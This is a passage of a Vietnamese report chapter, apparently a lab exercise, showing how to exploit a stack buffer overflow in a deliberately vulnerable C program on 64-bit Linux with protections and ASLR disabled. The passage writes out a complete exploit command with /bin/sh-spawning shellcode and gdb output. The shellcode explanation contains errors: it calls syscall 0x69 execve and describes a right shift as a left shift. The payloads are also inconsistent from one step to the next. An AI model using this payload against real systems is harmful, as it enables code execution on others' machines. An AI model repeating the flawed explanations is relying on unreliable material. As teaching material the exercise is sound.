
CHƯƠNG 4: DEMO TẤN CÔNG TRÀN BỘ ĐỆM VÀ CÁCH PHÒNG CHỐNG

1, Demo tấn công tràn bộ đệm

Khai thác Stack-based buffer overflow trên Linux 64 bit

a, Soạn thảo một chương trình C: buf.c

Tạo thư mục có tên stackoverflow, sau đó tạo tệp tin buf.c trong thư mục stackoverflow.




```
nguyencanh@nguyencanh: ~/stackoverflow
(nuyencanh@nguyencanh)-[~]
$ sudo mkdir stackoverflow && cd stackoverflow
(nuyencanh@nguyencanh)-[~/stackoverflow]
$ nano buf.c
```

The screenshot shows a terminal window with the title bar 'nguyencanh@nguyencanh: ~/stackoverflow'. The prompt is '(nuyencanh@nguyencanh)-[~]'. The user enters '\$ sudo mkdir stackoverflow && cd stackoverflow'. The prompt changes to '(nuyencanh@nguyencanh)-[~/stackoverflow]'. The user then enters '\$ nano buf.c'. The background of the terminal has a large 'KALI LINUX' watermark and the quote 'the quieter you become, the more you are able to hear'.

Nội dung của tệp tin buf.c:

```
#include<stdio.h>
#include<string.h>
int main(int argc, char *argv[]){
    char buf[200];
    strcpy(buf, argv[1]);
    printf("Input was: %s\n",buf);
    return 0;
}
```



```
nguyencanh@nguyencanh: ~/stackoverflow
GNU nano 7.2 buf.c *
#include<stdio.h>
#include<string.h>
int main(int argc, char *argv[]){
    char buf[200];
    strcpy(buf,argv[1]);
    printf("Input was: %s\\n",buf);
    return 0;
}

^KG Help  ^OX Exit  ^OR Write Out  ^RW Where Is  ^K Cut  ^T Execute  ^C Location
^X Exit    ^R Read File ^_ Replace    ^U Paste    ^J Justify ^_ Go To Line
```

b, Biên dịch chương trình buf.c


Sử dụng công cụ gcc với câu lệnh :

```
gcc -g -fno-stack-protector -z execstack buf.c -o buf
```

Giải thích các tham số

-fno-stack-protector: tắt chức năng bảo vệ bộ nhớ stack

-z execstack: cho phép thực thi chương trình



```
nguyencanh@nguyencanh: ~/stackoverflow
(nuyencanh@nguyencanh)-[~/stackoverflow]
$ sudo nano buf.c
(nuyencanh@nguyencanh)-[~/stackoverflow]
$ sudo gcc -g -fno-stack-protector -z execstack buf.c -o buf
```

Chạy thử chương trình với đầu vào: Hello → Biên dịch chương trình thành công

```
nguyencanh@nguyencanh: ~/stackoverflow

(nguyencanh@nguyencanh)-[~/stackoverflow]
$ ./buf Hello
Input was: Hello

(nguyencanh@nguyencanh)-[~/stackoverflow]
$
```

c, Tắt chức năng Address Space Layout Randomization(ASLR)

Cơ chế ASLR hoạt động bằng cách ngẫu nhiên di chuyển vị trí bộ nhớ của các thành phần quan trọng trong không gian địa chỉ của một chương trình mỗi khi nó được khởi động hoặc chạy. Cụ thể, các vùng nhớ như vùng stack, vùng heap, các thư viện được tải động (DLLs trên Windows hoặc shared libraries trên Unix/Linux), và vùng mã thực thi của chương trình sẽ được đặt ở các vị trí ngẫu nhiên trong không gian địa chỉ.

Do đó ta muốn khai thác được lỗi chạy bộ đệm thì chúng ta cũng phải tắt đi Chức năng này. Sử dụng lệnh:


```
sudo sysctl kernel.randomize_va_space=0
```

```
nguyencanh@nguyencanh: ~/stackoverflow

(nguyencanh@nguyencanh)-[~/stackoverflow]
$ sudo sysctl kernel.randomize_va_space=0
```


d, Cài đặt công cụ gdb và bắt đầu debug chương trình
Sử dụng lệnh sau để cài đặt công cụ gdb:


```
sudo apt update && sudo apt install gdb -y
```

A terminal window with a dark background and a Kali Linux logo watermark. The window title is 'nguyencanh@nguyencanh: ~/stackoverflow'. The prompt is '(nguyencanh@nguyencanh)-[~/stackoverflow]'. The command entered is '\$ sudo apt update && sudo apt install gdb -y'.

```
(nguyencanh@nguyencanh)-[~/stackoverflow]  
$ sudo apt update && sudo apt install gdb -y
```

Để bắt đầu sử dụng công cụ gdb, gõ lệnh sau:

```
gdb -q buf
```

A terminal window with a dark background and a Kali Linux logo watermark. The window title is 'nguyencanh@nguyencanh: ~/stackoverflow'. The prompt is '(nguyencanh@nguyencanh)-[~/stackoverflow]'. The command entered is '\$ gdb -q buf'. The output shows 'Reading symbols from buf...' and '(gdb)'.

```
(nguyencanh@nguyencanh)-[~/stackoverflow]  
$ gdb -q buf  
Reading symbols from buf...  
(gdb)
```

e, Bên trong môi trường gdb, tiến hành dò tìm vị trí của return address(địa chỉ trả về)
Sử dụng lệnh sau:

```
(gdb) run $(python2 -c "print 'A' *length")
```

Với đầu vào là : AAAA \rightarrow chương trình chạy bình thường

Với đầu vào là : 200 ký tự A \rightarrow chương trình vẫn chạy bình thường

Tăng số lượng ký tự A lên 216 → chương trình bắt đầu xuất hiện lỗi

| |
|--|
| Kernel Space (argc, argv[], env variables) |
| return address[6] |
| rbp[8] |
| alignment[?] |
| buf[200] |
| rsp |

Ở hệ điều hành Linux, vị trí của con trỏ trả về sử dụng 6 byte

g, Xác định vị trí return address

Chuyển đổi hàm main sang dạng hợp ngữ:

disassemble main

```
(nguyencanh@nguyencanh)-[~/stackoverflow]
$ gdb -q buf
Reading symbols from buf...
(gdb) disassemble main
Dump of assembler code for function main:
0x0000000000001149 <+0>:    push    %rbp
0x000000000000114a <+1>:    mov     %rsp,%rbp
0x000000000000114d <+4>:    sub     $0xe0,%rsp
0x0000000000001154 <+11>:   mov     %edi,-0xd4(%rbp)
0x000000000000115a <+17>:   mov     %rsi,-0xe0(%rbp)
0x0000000000001161 <+24>:   mov     -0xe0(%rbp),%rax
0x0000000000001168 <+31>:   add     $0x8,%rax
0x000000000000116c <+35>:   mov     (%rax),%rdx
0x000000000000116f <+38>:   lea     -0xd0(%rbp),%rax
0x0000000000001176 <+45>:   mov     %rdx,%rsi
0x0000000000001179 <+48>:   mov     %rax,%rdi
0x000000000000117c <+51>:   call    0x1030 <strcpy@plt>
0x0000000000001181 <+56>:   lea     -0xd0(%rbp),%rax
0x0000000000001188 <+63>:   mov     %rax,%rsi
0x000000000000118b <+66>:   lea     0xe72(%rip),%rax      # 0x2004
0x0000000000001192 <+73>:   mov     %rax,%rdi
0x0000000000001195 <+76>:   mov     $0x0,%eax
0x000000000000119a <+81>:   call    0x1040 <printf@plt>
0x000000000000119f <+86>:   mov     $0x0,%eax
0x00000000000011a4 <+91>:   leave
0x00000000000011a5 <+92>:   ret
End of assembler dump.
(gdb)
```

Tạm dừng chương trình khi chương trình chuẩn bị hoàn thành bằng cách đặt một breakpoint tại vị trí lệnh leave <+91> để xem nội dung của bộ nhớ stack

Sử dụng lệnh sau để đặt breakpoint:

break * main+91

44 là mã ascii của ký tự D

```

end of assembler dump.
(gdb) break *main+91
Breakpoint 1 at 0x11a4: file buf.c, line 9.
(gdb) run $(python2 -c "print 'A'*200 + 'B'*8 + 'C'*8 + 'D'*6")
Starting program: /home/nguyencanh/stackoverflow/buf $(python2 -c "print 'A'*200 + 'B'*8 + 'C'*8 + 'D'*6")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input was: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBCCCCCCCCDDDDDD

Breakpoint 1, main (argc=2, argv=0x7fffffffda8) at buf.c:9
9
(gdb) x/100x $rsp
0x7fffffffda80: 0xffffffff 0x00007fff 0x00008000 0x00000002
0x7fffffffda84: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffda88: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffda8c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffda90: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffda94: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffda98: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffda9c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdaa0: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdaa4: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdaa8: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdaac: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdae0: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdae4: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdae8: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdaec: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb00: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb04: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb08: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb0c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb10: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb14: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb18: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb1c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb20: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb24: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb28: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb2c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb30: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb34: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb38: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb3c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb40: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb44: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb48: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb4c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb50: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb54: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb58: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb5c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb60: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb64: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb68: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb6c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb70: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb74: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb78: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb7c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb80: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb84: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb88: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb8c: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdb90: 0x43434343 0x43434343 0x44444444 0x00004444
0x7fffffffdb94: 0x43434343 0x43434343 0x44444444 0x00004444
0x7fffffffdb98: 0xffffdc90 0x00007fff 0x55555549 0x00005555
0x7fffffffdba0: 0xffffdc90 0x00000002 0xfffffda8 0x00007fff
0x7fffffffdba4: 0xffffdc90 0x00007fff 0x26a1f141 0xdbcb6b96
0x7fffffffdba8: 0x00000000 0x00000000 0xfffffdcc 0x00007fff
0x7fffffffdbac: 0x55557dd8 0x00005555 0xf7ffd000 0x00007fff
0x7fffffffdbb0: 0x91e5f141 0x2439ae09 0xabaf141 0x24395e2b
0x7fffffffbbb4: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffbbb8: 0x00000000 0x00000000 0xfffffda8 0x00007fff
0x7fffffffbbbc: 0xffffdc90 0x00007fff 0xdd779200 0xea9bb6b1
0x7fffffffbbbf: 0x00000000 0x00000000 0xf7dec785 0x00007fff
(gdb)

```

x \$rbp

```
(gdb) x $rsp
0x7fffffffdb0: 0xffffdca8
(gdb) x $rbp
0x7fffffffdb90: 0x43434343
(gdb) █
```

- Đặt đoạn chương trình mà chúng ta muốn thực thi (shellcode) vào trong bộ nhớ stack.
- Thay đổi địa chỉ return address để nó nhảy tới vị trí shellcode mà chúng ta muốn thực thi.

| |
|--|
| Kernel Space (argc, argv[], env variables) |
| return address[6] |
| rbp[8] |
| alignment[8] |
| Shellcode[48] |
| 152*'\x90' |
| rsp |

- Cấu trúc lệnh khai thác:

(gdb) run \$(python2 -c "print '\x90'*152 + shellcode + 'B'*8 + 'C'*8 + '<một địa chỉ bất kỳ từ 0 đến 152 của buffer (viết dưới dạng little endian)>'")

- Lệnh khai thác:

```
run $(python2 -c "print
'\x90'*15+'\\x48\\x31\\xff\\xb0\\x69\\x0f\\x05\\x48\\x31\\xd2\\x48\\xbb\\xff\\x2f\\x62\\x69\\x6e\\x2f\\x73\\x68\\x48\\xc1\\xeb\\x08\\x53\\x48\\x89\\xe7\\x48\\x31\\xc0\\x50\\x57\\x48\\x89\\xe6\\xb0\\x3b\\x0f\\x05\\x6a\\x01\\x5f\\x6a\\x3c\\x58\\x0f\\x05'+'B'*8+'C'*8+'
\\x10\\xdb\\xff\\xff\\xff\\x7f'")
```

+ Trong đó:

- \\x10\\xdb\\xff\\xff\\xff\\x7f là một địa chỉ bất kỳ ở vị trí 0 tới 152 của buffer(viết theo dạng little endian). Ở đây là vị trí <0x7fffffffdb10>.
- \\x48\\x31\\xff\\xb0\\x69\\x05\\x48\\xbb\\xff\\x2f\\x62\\x69\\x6e\\x2f\\x73\\x68\\x48\\xc1\\xeb\\x08\\x53\\x48\\x89\\xe7\\x48\\x31\\xc0\\x50\\x57\\x48\\x89\\xe6\\xb0\\x3b\\x0f\\x05\\x6a\\x01\\x5f\\x6a\\x3c\\x58\\x0f\\x05 là đoạn shellcode để thực thi bin/sh(chạy môi trường bashshell)

Đoạn mã trên là một đoạn shellcode được viết bằng ngôn ngữ assembly x86-64. Dưới đây là giải thích từng phần của mã:

\\x48\\x31\\xff ; XOR edi, edi

\\xb0\\x69 ; mov al, 0x69

\\x0f\\x05 ; syscall

Đoạn mã trên thực hiện các công việc sau:

XOR edi, edi (được biểu diễn bằng \x48\x31\xff): XOR giá trị của thanh ghi edi với chính nó, đặt edi về 0.

mov al, 0x69 (được biểu diễn bằng \xb0\x69): Di chuyển giá trị 0x69 vào thanh ghi al. Giá trị này tương ứng với hằng số 105, là mã syscall cho hệ thống Linux để thực hiện system call execve.

syscall (được biểu diễn bằng \x0f\x05): Gọi system call execve để thực thi chương trình với các tham số đã được cấu hình trước đó trong thanh ghi.

Dưới đây là phần còn lại của mã:

```
\x48\x31\xd2          ; XOR rdx, rdx
\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68 ; mov rbx, 0x68732f6e69622fff
\x48\xc1\xeb\x08      ; shr rbx, 0x8
\x53                  ; push rbx
\x48\x89\xe7          ; mov rdi, rsp
\x48\x31\xc0          ; XOR rax, rax
\x50                  ; push rax
\x57                  ; push rdi
\x48\x89\xe6          ; mov rsi, rsp
\xb0\x3b              ; mov al, 0x3b
\x0f\x05              ; syscall
\x6a\x01              ; push 0x1
\x5f                  ; pop rdi
\x6a\x3c              ; push 0x3c
\x58                  ; pop rax
\x0f\x05              ; syscall
```

Phần tiếp theo của mã thực hiện các công việc sau:

XOR rdx, rdx (được biểu diễn bằng \x48\x31\xd2): XOR giá trị của thanh ghi rdx với chính nó, đặt rdx về 0.

mov rbx, 0x68732f6e69622fff (được biểu diễn bằng \x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68): Di chuyển giá trị 0x68732f6e69622fff vào thanh ghi rbx. Giá trị này đại diện cho chuỗi "/bin/sh" và được sử dụng làm tham số cho system call execve.

shr rbx, 0x8 (được biểu diễn bằng \x48\xc1\xeb\x08): Dịch trái giá trị của thanh ghi rbx đi 8 bit.

push rbx (được biểu diễn bằng \x53): Đẩy giá trị rbx vào đỉnh ngăn xếp.

mov rdi, rsp (được biểu diễn bằng \x48\x89\xe7): Di chuyển địa chỉ đỉnh ngăn xếp (chứa chuỗi "/bin/sh") vào thanh ghi rdi, để sử dụng làm tham số đầu tiên cho system call execve.

XOR rax, rax (được biểu diễn bằng \x48\x31\xc0): XOR giá trị của thanh ghi rax với chính nó, đặt rax về 0.

push rax (được biểu diễn bằng \x50): Đẩy giá trị rax vào đỉnh ngăn xếp (để chuỗi kết thúc của execve).

push rdi (được biểu diễn bằng \x57): Đẩy giá trị rdi (địa chỉ chuỗi "/bin/sh") vào đỉnh ngăn xếp.

mov rsi, rsp (được biểu diễn bằng \x48\x89\xe6): Di chuyển địa chỉ đỉnh ngăn xếp (chứa địa chỉ chuỗi "/bin/sh") vào thanh ghi rsi, để sử dụng làm tham số thứ hai cho system call execve.

mov al, 0x3b (được biểu diễn bằng \xb0\x3b): Di chuyển giá trị 0x3b vào thanh ghi al. Giá trị này tương ứng với hằng số 59, là mã syscall cho system call execve.

syscall (được biểu diễn bằng \x0f\x05): Gọi system call execve để thực thi chương trình với các tham số đã được cấu hình trước đó trong thanh ghi.

push 0x1 (được biểu diễn bằng \x6a\x01): Đẩy giá trị 0x1 vào đỉnh ngăn xếp (đại diện cho giá trị 1, để sử dụng làm tham số cho system call exit).

pop rdi (được biểu diễn bằng \x5f): Lấy giá trị từ đỉnh ngăn xếp và gán cho thanh ghi rdi.

push 0x3c (được biểu diễn bằng \x6a\x3c): Đẩy giá trị 0x3c vào đỉnh ngăn xếp (đại diện cho giá trị 60, để sử dụng làm tham số cho system call exit).

pop rax (được biểu diễn bằng \x58): Lấy giá trị từ đỉnh ngăn xếp và gán cho thanh ghi rax.

syscall (được biểu diễn bằng \x0f\x05): Gọi system call exit để kết thúc chương trình.

Chạy lệnh khai thác:

```
(nguyencanh@nguyencanh)-[~/stackoverflow]
$ gdb -q buf
Reading symbols from buf...
(gdb) break * main+91
Breakpoint 1 at 0x11a4: file buf.c, line 9.
(gdb) run $(python2 -c "print '\x00'*152 + '\x48\x31\xff\x00\x69\x05\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\x0b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05' + 'B'*8 + 'C'*8 + '\x10\xdb\xff\xff\xff\x7f'")
